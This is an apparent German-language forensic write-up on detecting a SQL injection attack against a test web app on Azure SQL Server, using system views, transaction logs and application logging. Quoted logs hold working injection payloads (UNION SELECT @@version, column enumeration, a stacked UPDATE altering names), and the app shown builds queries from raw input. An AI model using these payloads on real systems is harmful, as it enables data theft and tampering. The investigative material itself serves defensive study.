SELECT s.NAME AS SchemaName, t.NAME AS TableName FROM sys.tables t INNER JOIN sys.schemas s ON t.schema_id = s.schema_id ORDER BY 1, 2	3	2022-02-08T08:14:24.0800000
SELECT dest.TEXT AS [Query], deqs.execution_count [Count], deqs.last_execution_time AS [Time] FROM sys.dm_exec_query_stats AS deqs CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest ORDER BY deqs.last_execution_time DESC	1	2022-02-07T18:30:17.3830000
SELECT * FROM sys.dm_os_memory_clerks WHERE name LIKE '%plans%';	2	2022-02-07T18:20:16.3700000
SELECT * FROM [dbo].[T_Angestellte]	1	2022-02-07T18:20:12.8500000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --'	10	2022-02-05T13:18:21.6030000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '%'	51	2022-02-05T13:18:21.5500000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE 'e15'	1	2022-02-05T12:12:48.1070000
Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1 = 0 UNION SELECT 1, 2, ac.name FROM sys.all_columns AS ac INNER JOIN sys.tables AS t ON t.object_id = ac.object_id WHERE t.name = 'T_Personen'; --'	5	2022-02-05T12:12:28.9130000

Abbildung 27: Quelle: https://blog.sqlauthority.com/2016/09/04/find-recent-executed-queries-sql-server-interview-question-week-086/

Alternativ:

```
11  SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
12  FROM sys.dm_exec_query_stats AS deqs
13  CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
14  WHERE CONVERT(VARCHAR(25), deqs.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
15  ORDER BY deqs.last_execution_time DESC
```


Results Messages

Search to filter items...

Time	Query	dbid
2022-02-16T15:11:10.3600000	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --'	

Abbildung 28: Quelle: https://social.msdn.microsoft.com/forums/sqlserver/en-US/9e51c095-ec37-40e2-8fed-975f4e770926/query-to-find-the-last-transaction-happened-on-particular-database-in-one-server

Über folgendes Statement können weitere Informationen zur Verbindung analysiert werden. Sollte vergessen werden in der Webapplikation die Verbindung zu schließen, gehören alle aktuellen Sitzungen der Benutzerprozesse auf dem SQL-Server zu einer Verbindung. Ansonsten würde hier nur die letzte Verbindung, also das zuletzt ausgeführte Statement angezeigt werden. Eine Verbindung kann aus mehreren Sitzungen bestehen, die wiederrum aus mehreren Transaktionen bestehen kann:



Es ist auch möglich die verbundenen Quell-IP-Adressen zu identifizieren. Wobei die Tupel mit Program_Name Core .Net SqlClient Data Provider Einträge der Webapplikation sind:




Abbildung 29: Quelle: https://blog.sqlauthority.com/2020/06/07/how-to-find-ip-address-of-all-sql-server-connection-interview-question-of-the-week-280/

Härtung der Web-Anwendung und internes Logging

Microsoft bietet auch eine Seite mit Informationen und Tipps rund um SQL Injection: https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver15

Zusammenfassend kann festgehalten werden, dass MS Azure über integrierte Features und Konfigurationen zur Überwachung von SQL Servern und Erkennung sowie Protokollierung von SQL Injection Angriffen verfügt, diese aber nicht vollumfänglich in der kostenlosen Probeversion zur Verfügung standen. Auf MS Azure Logs konnte nicht zugegriffen werden (technische Probleme auf Microsoft Seite können nicht ausgeschlossen werden). Auch für die Loganalyse bietet MS Azure einige Tools. Das zuvor skizzierte Vorgehen aktiviert in MS Azure die SQL Überwachung sowie Bedrohungserkennung.

Die SQL-Server Transaktions-Logs waren einsehbar und lieferten interessante Informationen. Das Transaktions-Log scheint sehr komplex aufgebaut zu sein, was eine hohe Einarbeitungszeit mit sich führt.

Außerdem konnten weitere Artefakte wie Ausführungspläne oder zuletzt ausgeführten Statements ermittelt werden.

Da der SQL Injection Angriff über eine Webanwendung erfolgte, werden Artefakte zur Authentifizierung und Autorisierung, zur Konfiguration und Versionierung nichtbetrachtet.

Es bietet sich auch die Verwendung eines in der Applikation integrierten Loggingmechanismusses an, wie nachfolgend exemplarisch via Serilog


Drittanbieterbibliothek gezeigt. Die Log-Einträge können durch Zusatzinfos wie bspw. IP-Adressen o. ä. erweitert werden:

```
builder.Logging.AddSerilog(new LoggerConfiguration()
                                .MinimumLevel.Verbose()
                                .Enrich.FromLogContext()
                                //.Filter.ByIncludingOnly(Matching.WithProperty("SQL Transaktion:"))
                                .WriteTo.File("H:\\Programmierung\\Executed SQL-Statements Log.txt")
                                .CreateLogger());
```


Program.cs

```
55      _logger.LogInformation("SQL Transaktion: {0}", sqlQuery);
56
57      connection.Open();
58      sqlCommand = new SqlCommand(sqlQuery, connection);
59
60      using (adapter = new SqlDataAdapter(sqlCommand))
61      {
62          adapter.Fill(table);
63      }
64      return table;
65  }
```

Index.cshtml.cs, Filtern der in der Datenbank enthaltenen Tupel anhand der Nutzereingabe (Logging erfolgt in Zeile 55)




Ausführen eines SQL Injection-Angriffs




Auszug aus der Log-Datei nach SQL Injection-Angriff mit ' AND 1=0 Union SELECT 0, 1, @@version; -- (siehe markierte Zeile)

SQL-Server-Management-Studio

Leider wird der Aktivitätsmonitor für Verbindungen über MS Azure nicht unterstützt: https://docs.microsoft.com/en-us/sql/relational-databases/performance-monitor/open-activity-monitor-sql-server-management-studio?view=sql-server-ver15



Allerdings bietet das SQL-Server-Management Studio eine Vielzahl an nützlichen Funktionen und ist sehr übersichtlich gestaltet. Im Gegensatz zum in der MS Azure-Oberfläche eingebauten Abfrageeditors ist hier der Zugriff auf viele sicherheitsrelevante Features via Object Explorer möglich. Es wird u. a. für administrative Aufgaben und das Sicherheitsmanagement empfohlen, ist also das passende Tool für diesen Sachverhalt. Hier lohnt sich definitiv eine genauere, gezielte Analyse:



MS Azure Data Studio

Azure Data Studio ist ähnlich wie das SQL-Server-Management-Studio ein professionelles Datenbank-Tool für Cloudplattformen. Anders als mit dem Management-Studio können mit dem Azure Data Studio auch Grafiken und Charts zu erstellen. Es konnten allerdings keine neuen themenrelevanten Features gefunden werden. Nachfolgend ein Vergleich beider Produkte. Für diesen Sachverhalt ist das SQL-Server-Management-Studio deutlich besser geeignet als das MS Azure Data Studio:





Abbildung 30: Quelle: https://docs.microsoft.com/en-us/sql/azure-data-studio/what-is-azure-data-studio?view=sql-server-ver15



Ausspähen von Daten

Beim Ausspähen von Daten kommen hauptsächlich Select-Statements zum Einsatz. Als Beispiel soll das in Kapitel Identifizieren des Datenbanksystems (Ausspähen von Daten) erwähnte Statement dienen.

Sämtliche Statements werden im neu konfigurierten Log der C# Webanwendung getrackt. Durch die Einträge ist ersichtlich welches Argument übergeben wurde und welche SQL-Transaktion letztendlich ausgeführt wurde. Hier könnte bspw. auch die verbundene IP-Adresse des Clients und deren Computername geloggt werden.

```
2022-02-16 15:40:34.849 +01:00 [VRB] Executing handler method DbIIForensikInDbs.Pages.IndexModel.OnPost with arguments (["' AND 1=0 Union SELECT 0, 1, @@version; --"])
2022-02-16 15:40:34.849 +01:00 [INF] SQL Transaktion: Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --'
```

Dasselbe funktioniert auch über die System-Views dm_exec_query_stats und dm_exec_sql_text:

```
SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
FROM sys.dm_exec_query_stats AS deqs
CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
WHERE CONVERT(VARCHAR(25), deqs.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
ORDER BY deqs.last_execution_time DESC
```

Results Messages

Search to filter items...

Time	Query	dbid
2022-02-16T16:17:32.4470000	SELECT conn.session_id, sson.host_name, sson.login_name, sqltxt.text, sson.login_time, sson.status, sson.database_i...	
2022-02-16T16:17:27.1570000	SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid FROM sys.dm_exec_query_stats AS deq...	
2022-02-16T16:17:09.3070000	SELECT [Current LSN], [Operation], [Transaction Name], [Transaction ID], [Transaction SID], [SPID], [Begin Time] FRO...	
2022-02-16T16:14:19.1370000	SELECT [Current LSN], [Operation], [Transaction Name], [Transaction ID], [Transaction SID], [SPID], [Begin Time] FRO...	
2022-02-16T16:14:15.8900000	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --	

Oder über dm_exec_connections, dm_exec_sessions und dm_exec_sql_text, wenn weitere Infos zur Verbindung benötigt werden, wie bspw. die Session-ID in diesem Fall. Da ausschließlich die Webapplikation mit der Datenbank kommuniziert, wird hier auch stets immer nur der Hostname des Applikationservers geloggt. Würde hier ein anderer Hostname stehen, wäre dies ein Indikator für geklaute Anmeldedaten. Wobei diese Schwachstelle einfach geschlossen werden kann. In MS Azure können IP-Adressen von Hosts hinterlegt werden, die sich mit der Datenbank verbinden dürfen. Durch dm_exec_sql_text wird der most_revent_sql_handle in das zugehörige, lesbare Statement konvertiert.

```
SELECT conn.session_id, sson.host_name, sson.login_name,
 sqltxt.text, sson.login_time,  sson.status, sson.database_id
FROM sys.dm_exec_connections conn
INNER JOIN sys.dm_exec_sessions sson
ON conn.session_id = sson.session_id
CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltxt
ORDER BY conn.session_id
```

Results Messages

Search to filter items...

session_id	host_name	login_name	text	login_time	status	database_id
87	DESKTOP-2I7GROM	datenbankenIIFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '%'	2022-02-16T16:14:15.6970000	sleeping	5
88	DESKTOP-2I7GROM	datenbankenIIFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --'	2022-02-16T16:14:15.8700000	sleeping	5
93	MN8	datenbankenIIFor	SELECT conn.session_id, sson.host_name, sson.login_name, sqltxt.text, sson.login_time, sson.status, sson.data...	2022-02-16T16:26:56.5770000	running	5

Auffällig ist, dass bei beiden Statements unterschiedliche Zeitangaben besitzen. Die Zeit aus dem 1. Screenshot zeigt die letzte Ausführungszeit, die Zeit des 2. Screenshots die Zeit, an dem der Befehl geloggt wurde. Nachdem die Session-ID ermittelt wurde (88), kann nun das Transaktion-Log danach gefiltert werden (Attribut SPID). Übrigens kann mit dem @@SPID-Befehl die aktuelle Sitzungs-ID des aktuellen Benutzerprozesses ermittelt werden (Quelle: https://docs.microsoft.com/de-de/sql/t-sql/functions/spid-transact-sql?view=sql-server-ver15)

Leider kann weder die Session-ID 88 noch der Timestamp im Transaktion-Log gefunden werden:

```
SELECT [Current LSN],
       [Operation],
       [Transaction Name],
       [Transaction ID],
       [Transaction SID],
       [SPID],
       [Begin Time]
FROM   sys.fn_dblog(null,null)
WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/16 16:%' -- Auf den ungefähren Timestampf filtern,
                                                                     -- an dem das Statement ausgeführt wurde.
```

Results Messages

Search to filter items...

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003D:00000F70:0004	LOP_BEGIN_XACT	QDS base transaction	0000:00002216	AQYAAAAAAWQAAAAAAAAAAMILqh/KkIJ...	86	2022/02/16 16:13:23:843
0000003D:00000F70:0005	LOP_BEGIN_XACT	QDS batch	0000:00002217	AQYAAAAAAWQAAAAAAAAAAMILqh/KkIJ...	86	2022/02/16 16:13:23:843
0000003E:00000010:0002	LOP_BEGIN_XACT	user_transaction	0000:00002218	AQEAAAAAAAUSAAAA	76	2022/02/16 16:35:36:973

Gem. Abfrageplan wurde das Statement insgesamt 5x ausgeführt:

```
SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan
FROM sys.dm_exec_cached_plans
CROSS APPLY sys.dm_exec_sql_text(plan_handle)
CROSS APPLY sys.dm_exec_query_plan(plan_handle)
WHERE TEXT LIKE '%@@version%'; -- Nur zur Filterung auf aktuell gesuchtes Statement benötigt.
```


Results Messages

Search to filter items...

UseCounts	Cacheobjtype	Objtype	TEXT	query_plan
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plans CROSS APPLY sys.dm_exec_sql_te...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"><...
3	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; COMMIT; --'	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"><...
5	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1=0 Union SELECT 0, 1, @@version; --'	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Version="1.562" Build="15.0.2327.113"><...

Veränderung von Daten

Auch hier kommt wieder der in Kapitel Ausspähen von Daten skizzierte Ansatz zur Anwendung. Nachfolgende Ausführungen basieren auf dem Statement aus Kapitel Verändern der Daten des Beschuldigten (Veränderung von Daten). Einziger Unterschied ist, dass nun Vorname und Nachname in einem Statement geändert werden.



Log der Webapplikation:

```
2022-02-16 18:45:24.142 +01:00 [VRB] Executing handler method DbIIForensikInDbs.Pages.IndexModel.OnPost with arguments (["' AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Gotti'; --"])
2022-02-16 18:45:24.142 +01:00 [INF] SQL Transaktion: Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Gotti'; --'
```

Einträge in System-Relationen/-Views:

```
SELECT deqs.last_execution_time AS [Time], dest.TEXT AS [Query], dest.dbid
FROM sys.dm_exec_query_stats AS deqs
CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
WHERE CONVERT(VARCHAR(25), deqs.last_execution_time, 126) LIKE '2022-02-16%' -- Auf das heutige Datum filtern
ORDER BY deqs.last_execution_time DESC
```

Results Messages

Search to filter items...

Time	Query
2022-02-16T17:45:31.3900000	SELECT * FROM [dbo].[T_Personen]
2022-02-16T17:45:24.2330000	(@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000))UPDATE [T_Personen] set [VName] = @1,[NName] = @2 WHERE [VName]=@3 AND [NName]=@4
2022-02-16T17:45:24.2330000	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'unbekannt' WHERE VName = 'John' AND NName = 'Gotti'; --

```
SELECT conn.session_id, sson.host_name, sson.login_name,
 sqltxt.text, sson.login_time,  sson.status, sson.database_id
FROM sys.dm_exec_connections conn
INNER JOIN sys.dm_exec_sessions sson
ON conn.session_id = sson.session_id
CROSS APPLY sys.dm_exec_sql_text(most_recent_sql_handle) AS sqltxt
ORDER BY conn.session_id
```

Results Messages

Search to filter items...

session_id	host_name	login_name	text	login_time
54	DESKTOP-2I7GROM	datenbankenIlFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '%'	2022-02-16T17:45:24.03
56	DESKTOP-2I7GROM	datenbankenIlFor	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1 = 0; UPDATE T_Personen SET VName = 'unbekannt', NName = 'u...	2022-02-16T17:45:24.21
77	MN6	datenbankenIlFor	SELECT conn.session_id, sson.host_name, sson.login_name, sqltxt.text, sson.login_time, sson.status, sson.database_id FROM sys.dm_e...	2022-02-16T17:51:28.13

Anders als beim Ausspähen von Daten via Select-Anweisung ist nun auch ein Eintrag im Transaktion-Log vorhanden:

```
BEGIN TRANSACTION;
SELECT [Current LSN],
       [Operation],
       [Transaction Name],
       [Transaction ID],
       [Transaction SID],
       [SPID],
       [Begin Time]
FROM   sys.fn_dblog(null,null)
WHERE CONVERT(VARCHAR(25), [Begin Time], 126) LIKE '2022/02/16 17:%' -- Auf den ungefähren Timestamp filtern,
                                                                     -- an dem das Statement ausgeführt wurde.
COMMIT;
```

Results Messages

Search to filter items...

Current LSN	Operation	Transaction Name	Transaction ID	Transaction SID	SPID	Begin Time
0000003E:000001900:0001	LOP_BEGIN_XACT	Backup/Restore History	0000:0000222d	AQUAAAAAAAUVAAAAVm4rlM8b/E8ktAAzZAUAAA==	68	2022/02/16 17:42:10:680
0000003E:000001A00:0002	LOP_BEGIN_XACT	UPDATE	0000:0000222e	AQYAAAAAAWQAAAAAAAAAAMiLqh/KKi@VTLR6M1Ragc=	84	2022/02/16 17:42:24:363
0000003E:000001AB:0006	LOP_BEGIN_XACT	UPDATE	0000:0000222f	AQYAAAAAAWQAAAAAAAAAAMiLqh/KKi@VTLR6M1Ragc=	56	2022/02/16 17:45:24:233
0000003E:000001B0:0002	LOP_BEGIN_XACT	user_transaction	0000:00002230	AQEAAAAAAAUSAAAA	57	2022/02/16 17:45:25:077
0000003E:000001B8:0001	LOP_BEGIN_XACT	user_transaction	0000:00002231	AQEAAAAAAAUSAAAA	57	2022/02/16 17:45:25:087
0000003E:000001C0:0008	LOP_BEGIN_XACT	user_transaction	0000:00002232	AQEAAAAAAAUSAAAA	57	2022/02/16 17:47:01:090
0000003E:000001D0:0001	LOP_BEGIN_XACT	Backup:CommitLogArchiveP...	0000:00002233	AQUAAAAAAAUVAAAAVm4rlM8b/E8ktAAzZAUAAA==	68	2022/02/16 17:52:08:600
0000003E:000001D0:0002	LOP_BEGIN_XACT	Backup:CommitLogArchiveP...	0000:00002234	AQUAAAAAAAUVAAAAVm4rlM8b/E8ktAAzZAUAAA==	68	2022/02/16 17:52:08:600
0000003E:00000200:0001	LOP_BEGIN_XACT	Backup/Restore History	0000:00002235	AQUAAAAAAAUVAAAAVm4rlM8b/E8ktAAzZAUAAA==	68	2022/02/16 17:52:08:633

Abfrageplan. Eine Anleitung zum Wiederherstellen gelöschter Relationen oder Tupel anhand der Attribute LSN und Tranaction ID ist in Kapitel Transaktions-Logs zu finden:

```
SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan
FROM sys.dm_exec_cached_plans
CROSS APPLY sys.dm_exec_sql_text(plan_handle)
CROSS APPLY sys.dm_exec_query_plan(plan_handle)
WHERE TEXT LIKE '%Update%'; -- Nur zur Filterung auf aktuell gesuchtes Statement benötigt.
```

Results Messages

Search to filter items...

UseCounts	Cacheobjtype	Objtype	TEXT	query_plan
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plan...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Adhoc	SELECT UseCounts, Cacheobjtype, Objtype, TEXT, query_plan FROM sys.dm_exec_cached_plan...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Adhoc	Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE '' AND 1 = 0; UPDATE T_Personen ...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve
1	Compiled Plan	Prepared	(@1 varchar(8000),@2 varchar(8000),@3 varchar(8000),@4 varchar(8000))UPDATE [T_Personen...	<ShowPlanXML xmlns="http://schemas.microsoft.com/sqlserver/2004/07/showplan" Ve

Datenbankserver verändern

Der Angreifer hat in Kapitel Neuen Benutzer anlegen (Datenbankserver verändern) einen neuen Nutzer angelegt. Datenbanknutzer können entweder via SQL …


```sql
select name as username,
       create_date,
       modify_date,
       type_desc as type,
       authentication_type_desc as authentication_type
from sys.database_principals
where type not in ('A', 'G', 'R', 'X')
      and sid is not null
      and name != 'guest'
order by username;

```

Ergebnisse | Nachrichten

